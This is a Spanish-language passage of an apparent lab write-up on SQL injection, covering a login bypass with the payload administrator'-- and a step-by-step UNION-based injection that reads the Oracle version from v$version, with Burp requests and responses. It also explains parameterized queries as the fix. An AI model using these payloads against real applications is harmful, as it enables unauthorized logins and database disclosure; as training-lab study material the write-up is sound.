
Log in

2 SQL INJECTION VULNERABILITY ALLOWING LOGIN BYPASS

Capturas

Finalmente podemos obtener el login con éxito como administrador

Practica resuelta



2 SQL INJECTION VULNERABILITY ALLOWING LOGIN BYPASS

Explicación Payload

```
SELECT * FROM users WHERE username = 'administrator'--' AND password = '1234'
```

administrator	Nombre del usuario administrador
'	Cierra la cadena SQL original
--	Comenta el resto de la consulta
password	Todo lo que está después de -- se ignora, por lo que la contraseña ya no se valida.

2 SQL INJECTION VULNERABILITY ALLOWING LOGIN BYPASS

Mitigación recomendada

Los valores de username y password no deben concatenarse directamente en la consulta SQL, sino enviarse como parámetros separados. De esta manera el motor SQL los interpreta únicamente como datos y no como código ejecutable.

Vulnerable: el input se concatena directamente

```
SELECT * FROM users WHERE username =  
'administrator'--' AND password = '1234'
```

Seguro: el input se pasa como parámetro separado

```
SELECT * FROM users WHERE username = ? AND  
password = ?
```

Aunque el atacante enviara el payload administrator'--, el motor SQL lo interpretaría como un texto literal dentro del campo username, no como parte de la consulta. Como resultado, la base de datos buscaría un usuario con ese nombre exacto y la autenticación fallaría en lugar de permitir el acceso como administrador.

La separación entre código SQL y datos del usuario elimina completamente el vector de ataque y evita que se pueda manipular la lógica del login mediante inyección SQL.

3

SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON ORACLE

TIPO DE SQLI

- *In-band SQL Injection – UNION-based SQL Injection*

OBJETIVO DEL LABORATORIO

- *Explotar una vulnerabilidad de SQL Injection en el filtro de categoría para usar un ataque “UNION” y obtener información de la base de datos, específicamente la versión de la base de datos Oracle.*

EXPLICACIÓN TÉCNICA DE LA VULNERABILIDAD

- *La página tiene un filtro de categoría que usa una consulta SQL para mostrar productos. El problema es que el parámetro category no valida lo que se envía, entonces se puede meter código SQL.*
- *Con UNION SELECT se puede agregar otra consulta a la original para que la base de datos devuelva información extra.*
- *En este caso primero se prueba cuántas columnas tiene la consulta. Después se usa UNION para consultar la tabla v\$version, que en Oracle guarda información sobre la versión de la base de datos. Así la página termina mostrando la versión de la base de datos.*

3 SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON ORACLE

PRACTITIONER

Procedimiento paso a paso

1. link original	<pre>https://0a33006103e72bc180b60803009e0026.web-security-academy.net/filter?category=Lifestyle</pre> Se accede a la página con el filtro de categoría normal
2. link modificado	<pre>https://0a33006103e72bc180b60803009e0026.web-security-academy.net/filter?category=Lifestyle'</pre> Se agrega una comilla para probar si el parámetro es vulnerable a SQL Injection
3. mensaje que aparece en la pagina web	<pre>Internal Server Error</pre> El error indica que la consulta SQL se rompió, lo que sugiere una posible vulnerabilidad
4. en burp suit en repeater-raw vemos	<pre>GET /filter?category=Lifestyle HTTP/1.1</pre>
5. despues modificamos la parte del get	<pre>GET /filter?category=Lifestyle'+order+by+1-- HTTP/2</pre> Se prueba si la consulta tiene al menos una columna

3 SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON ORACLE

Procedimiento paso a paso

PRACTITIONER

6. otra vez	<pre>GET /filter?category=Lifestyle'+order+by+2-- HTTP/2</pre> Se prueba si la consulta tiene una segunda columna
7. otra vez	<pre>GET /filter?category=Lifestyle'+order+by+3-- HTTP/2</pre> Se prueba si existe una tercera columna
8. aparece esto	<pre>HTTP/2 500 Internal Server Error Content-Type: text/html; charset=utf-8 X-Frame-Options: SAMEORIGIN Content-Length: 2830</pre> El error indica que no existe una tercera columna, por lo que la consulta tiene 2 columnas
9. volvemos a cambiar el get con	<pre>GET /filter?category=Lifestyle'+UNION+SELECT+'a',+'a'-- HTTP/2</pre> Se intenta hacer un ataque UNION para unir otra consulta
10. y aparece	<pre>HTTP/2 500 Internal Server Error Content-Type: text/html; charset=utf-8 X-Frame-Options: SAMEORIGIN Content-Length: 2830</pre> El error ocurre porque en Oracle todos los SELECT necesitan un FROM

3 SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON ORACLE

PRACTITIONER

Procedimiento paso a paso

11. volvemos a cambiar el get

```
GET /filter?category=Lifestyle'+UNION+SELECT+'a',+'a'+from+DUAL-- HTTP/2
y obtenemos:
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=jEr7Ih4SEx0T4xPV2ZtFBhphNpa37D3u; Secure; HttpOnly;
SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 9387

Se usa la tabla DUAL de Oracle y la consulta funciona correctamente
```

12. otra vez modificamos el get

```
GET /filter?category=Lifestyle'+UNION+SELECT+BANNER,+NULL+FROM+v$version-- HTTP/2
Se consulta la tabla v$version para obtener la versión de la base de datos
```

13. obtenemos

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=ASkLkOHMxBIVq06cGelIAiPXlekNivug; Secure; HttpOnly;
SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 12769

La respuesta indica que la consulta fue ejecutada correctamente
```

3 SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON ORACLE

PRACTITIONER

Procedimiento paso a paso

14. Por ultimo	<pre>GET /filter?category=Lifestyle '+UNION+SELECT+BANNER,+NULL+FROM+v\$version-- HTTP/2</pre> Se vuelve a enviar el payload para mostrar la información en la página
15. Finalmente obtenemos la version	La página muestra la versión de la base de datos Oracle


3 SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON ORACLE

PRACTITIONER

Capturas

En el inicio de la pagina, en el menú nos vamos a cualquier apartado, yo escogí “Lifestyle”

Pagina web del apartado Lifestyle





3 SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON ORACLE

PRACTITIONER

Capturas

Se agrega un apostrofe al final del link ya que es la category

Obtenemos el error





3 SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON ORACLE

Capturas

Aquí estamos en la aplicación de burpsuit viendo el código para posteriormente ir modificando el get

Probamos si la consulta tiene una columna


